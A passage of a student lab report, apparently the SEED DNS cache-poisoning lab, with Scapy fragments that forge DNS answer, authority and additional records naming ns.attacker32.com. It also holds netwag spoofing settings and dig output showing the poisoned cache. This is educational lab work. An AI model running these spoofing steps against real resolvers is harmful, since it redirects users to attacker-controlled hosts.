
✓	20	ttl: ttl in seconds
✓	src host 10.0.2.5	filter: pcap filter
	raw	

2. We typed the following commands on the Server machine to dump the local DNS server’s cache:
```
sudo rndc dumpdb -cache
sudo cat /var/cache/bind/dump.db
```
And we can see that the spoofed reply is cached:




```
                                        YFvdRCrcIlzsi+0
xfQ== )
; authauthority
ns1.google.com.         0       NS      ns1.google.com.
; additional
                        0       A       1.2.3.4
; authanswer
www.google.com.         0       A       1.2.3.4
; glue
a.gtld-servers.net.     172790  A       192.5.6.30
; glue
```

3. We set ttl to 300 seconds.



netwag
File Edit Session Options Help
Tool Local info Remote info Clipboard
Search Help Form Running History

```
[✓] 1.2.3.4            h hostnameip: hostname IP
[✓] ns1.google.com     h authns: authoritative name server
[✓] 1.2.3.4            h authnsip: authns IP
[ ] Lo0 / Eth0           device: device name

Advanced parameters:
[✓] 300            - + h ttl: ttl in seconds
[✓] src host 10.0.2.5  h filter: pcap filter
[✓] raw / linkf / linkb  spoofip: IP spoof initialization type
```

4. We observed that the DNS server will keep giving out the fake answer during the next 5 minutes. From the following two pictures, we can see that the IP address remained the same from 12:03 AM to 12:07 AM.




```
12:03 AM
[03/09/19]seed@VM:~$ nslookup www.google.com
Server:         10.0.2.5
Address:        10.0.2.5#53

Non-authoritative answer:
Name:   www.google.com
Address: 1.2.3.4

[03/10/19]seed@VM:~$
```



```
12:07 AM
[03/09/19]seed@VM:~$ nslookup www.google.com
Server:         10.0.2.5
Address:        10.0.2.5#53

Non-authoritative answer:
Name:   www.google.com
Address: 1.2.3.4

[03/10/19]seed@VM:~$ nslookup www.google.com
Server:         10.0.2.5
Address:        10.0.2.5#53

Non-authoritative answer:
Name:   www.google.com
Address: 1.2.3.4
```


Task 7: DNS Cache Poisoning: Targeting the Authority Section

1. We modified the given sample code and put the information of the given entry into it.




```
r Section
SRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='1.2.3.5')
uthority Section
SRR(rrname='example.net', type='NS',ttl=259200, rdata='ns.attacker32.com'
```

2. We ran the modified python code in the terminal of Attacker machine.



```
[03/09/19]seed@VM:~$ sudo python Desktop/attack.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```


3. In the User VM, we ran `dig` www.example.net to get the following reply



```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 603
6
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADD
ITIONAL: 0
;; WARNING: Message has 62 extra bytes at end

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns.atta
cker32.com.
```


Task 8:Targeting Another Domain

1. We modified the previous code and add the information of “google.com” into it.




```
RR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='1.2.3.5')
thority Section
RR(rrname='example.net', type='NS',ttl=259200, rdata='ns.attacker32.com')
RR(rrname='google.com', type='NS',ttl=259200, rdata='ns.attacker32.com')
```

2. We ran the modified python code in the terminal of Attacker machine.



```
[03/09/19]seed@VM:~$ sudo python Desktop/attack.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```


3. In the User VM, we ran `dig` www.example.net to get the following reply



```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 349
29
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADD
ITIONAL: 0
;; WARNING: Message has 62 extra bytes at end

;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.        259200   IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.net.            259200   IN      NS      ns.atta
cker32.com.
google.com.             259200   IN      NS      ns.atta
cker32.com.
```


Task 9: Targeting the Additional Section

1. We modified the previous code and add the information of “google.com” into it.




```
dditional Section
 = DNSRR(rrname='attacker32.com', type='A',ttl=259200, rdata='1.2.3.4')
 = DNSRR(rrname='ns.example.net', type='A',ttl=259200, rdata='5.6.7.8')
 = DNSRR(rrname='www.facebook.com', type='A',ttl=259200, rdata='3.4.5.6')
```

2. We ran the modified python code in the terminal of Attacker machine.



```
[03/09/19]seed@VM:~$ sudo python Desktop/attack.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

3. In the User VM, we ran `dig` www.example.net to get the following reply



```
;; ANSWER SECTION:
www.example.net.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacke
r32.com.
example.net.            259200  IN      NS      ns.exam
ple.net.

;; ADDITIONAL SECTION:
attacker32.com.         259200  IN      A       1.2.3.4
ns.example.net.         259200  IN      A       5.6.7.8
www.facebook.com.       259200  IN      A       3.4.5.6
```

www.example.net, ns.example.net, attacker32.com be successfully cached. *www.facebok.com* not be cached, because it’s only in ADDITIONAL SECTION, which displays the ip address of the name servers listed in the AUTHORITY SECTION. While AUTHORITY SECTION only shows the DNS name server that has the authority to respond to this query.